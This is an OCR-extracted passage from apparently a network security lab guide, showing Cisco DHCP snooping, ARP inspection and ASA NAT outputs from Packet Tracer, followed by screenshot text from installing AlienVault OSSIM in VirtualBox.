Interface                    Trusted    Rate limit (pps)
------------------------     -------    ----------------
GigabitEthernet0/1           yes        unlimited
GigabitEthernet0/2           yes        unlimited
SW1#
```

```
SW1#show ip dhcp snooping binding
MacAddress          IpAddress        Lease(sec)  Type            VLAN  Interface
------------------  ---------------  ----------  -------------   ----  ----------------
00:60:2F:03:A8:97   192.168.1.11     86400       dhcp-snooping   1     FastEthernet0/1
00:0D:BD:24:11:DD   192.168.1.12     86400       dhcp-snooping   1     FastEthernet0/2
Total number of bindings: 2
SW1#
```

```
SW1#show ip arp inspection

Source Mac Validation      : Enabled
Destination Mac Validation : Enabled
IP Address Validation      : Enabled

 Vlan      Configuration    Operation   ACL Match          Static ACL
 ----      -------------    ---------   ---------          ----------
    1      Enabled          Inactive

 Vlan      ACL Logging      DHCP Logging      Probe Logging
 ----      -----------      ------------      -------------
    1      Deny             Deny              Off

 Vlan       Forwarded        Dropped     DHCP Drops      ACL Drops
 ----       ---------        -------     ----------      ---------
    1               0              0              0              0
```



Device	Interface	IP Address	Subnet Mask	Default Gateway
	Gi0/1	192.168.1.1	255.255.255.0	
ISP	Gi0/2	10.1.1.1	255.255.255.252	
ASA	E0/0	172.16.1.1	255.255.255.0	
	E0/1	172.17.1.1	255.255.255.0	
	E0/2	10.1.1.2	255.255.255.252	
PC 1	Fa0	DHCP		
PC 2	Fa0	192.168.1.10	255.255.255.0	192.168.1.1
Web Server	Fa0	172.17.1.10	255.255.255.0	172.17.1.1




```
ASA-1(config)#show route
Gateway of last resort is 10.1.1.1 to network 0.0.0.0

     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.0 255.255.255.252 is directly connected, outside, Vlan2
C       10.1.1.0 255.255.255.252 is directly connected, outside, Vlan2
     172.16.0.0/24 is subnetted, 2 subnets
C       172.16.0.0 255.255.255.0 is directly connected, inside, Vlan1
C       172.16.1.0 255.255.255.0 is directly connected, inside, Vlan1
     172.17.0.0/24 is subnetted, 2 subnets
C       172.17.0.0 255.255.255.0 is directly connected, dmz, Vlan3
C       172.17.1.0 255.255.255.0 is directly connected, dmz, Vlan3
S*   0.0.0.0/0 [1/0] via 10.1.1.1
ASA-1(config)#
```

```
ASA-1#show nat
Auto NAT Policies (Section 2)
1 (inside) to (outside) source dynamic inside-network interface
    translate_hits = 0, untranslate_hits = 0

ASA-1#
```

```
ASA-1(config)#show nat
Auto NAT Policies (Section 2)
1 (inside) to (outside) source dynamic inside-network interface
    translate_hits = 16, untranslate_hits = 10
2 (dmz) to (outside) source static webserver-dmz 10.1.1.2
    translate_hits = 0, untranslate_hits = 0
```

```
ASA-1(config)#show xlate
2 in use, 2 most used
Flags: D - DNS, e - extended, I - identity, i - dynamic, r - portmap, s
- static, T - twice, N - net-to-net
ICMP PAT from inside:172.16.1.20/12 to outside:10.1.1.2/58263 flags i
idle 00:00:16,  timeout 0:00:30
NAT from dmz:172.17.1.10/32 to outside:10.1.1.2/32 flags s idle
00:13:38,  timeout 0:00:00
```

PC 2

Physical | Config | Desktop | Programming | Attributes

Command Prompt

```
C:\>ping 172.16.1.10

Pinging 172.16.1.10 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 172.16.1.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\>
```

Top

PC 2

Physical | Config | Desktop | Programming | Attributes

Web Browser


< > URL http://10.1.1.2 Go Stop


Cisco Packet Tracer


Welcome to Cisco Packet Tracer. Opening doors to new opportunities. Mind Wide Open.


Quick Links:
A small page
Copyrights
Image page
Image


Chapter 16: Real-World Implementation and Best Practices












Create Virtual Machine
Name and operating system
Name:
OSSIM
Machine Folder:
E:\Virtual Box VMs
Type:
Linux
Version:
Other Linux (64-bit)
Memory size
4096
MB
4 MB
16384 MB
Hard disk
Do not add a virtual hard disk
Create a virtual hard disk now
Use an existing virtual hard disk file
kali-linux-2021.1-vbox-amd64-disk001.vdi (Normal, 80.00 GB)
Guided Mode
Create
Cancel



Create Virtual Hard Disk
File location
E:/Virtual Box VMs/OSSIM/OSSIM.vhd
File size
40.00 GB
4.00 MB
2.00 TB
Hard disk file type
VDI (VirtualBox Disk Image)
VHD (Virtual Hard Disk)
VMDK (Virtual Machine Disk)
HDD (Parallels Hard Disk)
QCOW (QEMU Copy-On-Write)
QED (QEMU enhanced disk)
Storage on physical hard disk
Dynamically allocated
Fixed size
Split into files of less than 2GB
Guided Mode
Create
Cancel



OSSIM - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Bridged Adapter
Name:
Intel(R) Dual Band Wireless-AC 3165
Advanced



OSSIM - Settings
General
System
Display
Storage
Audio
1
Storage
Storage Devices
Controller: IDE
OSSIM.vhd
Empty
2
Attributes
Optical Drive:
IDE Secondary Device 0
Live CD/DVD
Information
3
Type: --
Size: --


OSSIM - Settings
General
System
Display
Storage
Audio
Network
Storage
Storage Devices
Controller: IDE
OSSIM.vhd
AlienVault_OSSIM_64bits....
Attributes
Optical Drive:
IDE Secondary Device 0
Live CD/DVD
Information
Type: Image
Size: 728.00 MB
Location: C:\Users\ \Download...
Attached to: OSSIM


Select start-up disk
Please select a virtual optical disk file or a physical optical drive containing a disk to start your new virtual machine from.
The disk should be suitable for starting a computer from and should contain the operating system you wish to install on the virtual machine if you want to do that now. The disk will be ejected from the virtual drive automatically next time you switch the virtual machine off, but you can also do this yourself if needed using the Devices menu.
AlienVault_OSSIM_64bits.iso (728.00 MB)
Start
Cancel


OSSIM [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
ALIEN VAULT OSSIM
Install AlienVault OSSIM 5.8.5 (64 Bit)
Install AlienVault Sensor 5.8.5 (64 Bit)
Press [Tab] to edit options
#Install OSSIM
http://www.alienvault.com
Right Ctrl


OSSIM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ALIEN VAULT OSSIM
Configure the network
The IP address is unique to your computer and may be:
* four numbers separated by periods (IPv4);
* blocks of hexadecimal characters separated by colons (IPv6).
You can also optionally append a CIDR netmask (such as "/24").
If you don't know what to use here, consult your network administrator.
IP address:
172.16.17.230
Screenshot
Go Back
Continue
Right Ctrl


OSSIM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ALIEN VAULT OSSIM
Configure the network
The netmask is used to determine which machines are local to your network. Consult your network administrator if you do not know the value. The netmask should be entered as four numbers separated by periods.
Netmask:
255.255.255.0
Screenshot
Go Back
Continue
Right Ctrl

OSSIM [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

ALIEN VAULT OSSIM

Configure the network

The gateway is an IP address (four numbers separated by periods) that indicates the gateway router, also known as the default router. All traffic that goes outside your LAN (for instance, to the Internet) is sent through this router. In rare circumstances, you may have no router; in that case, you can leave this blank. If you don't know the proper answer to this question, consult your network administrator.

Gateway:

172.16.17.18

Screenshot | Go Back | Continue

Right Ctrl

OSSIM [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

ALIEN VAULT OSSIM

Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:

●●●●●●●●●●●●●

☐ Show Password in Clear

Please enter the same root password again to verify that you have typed it correctly.

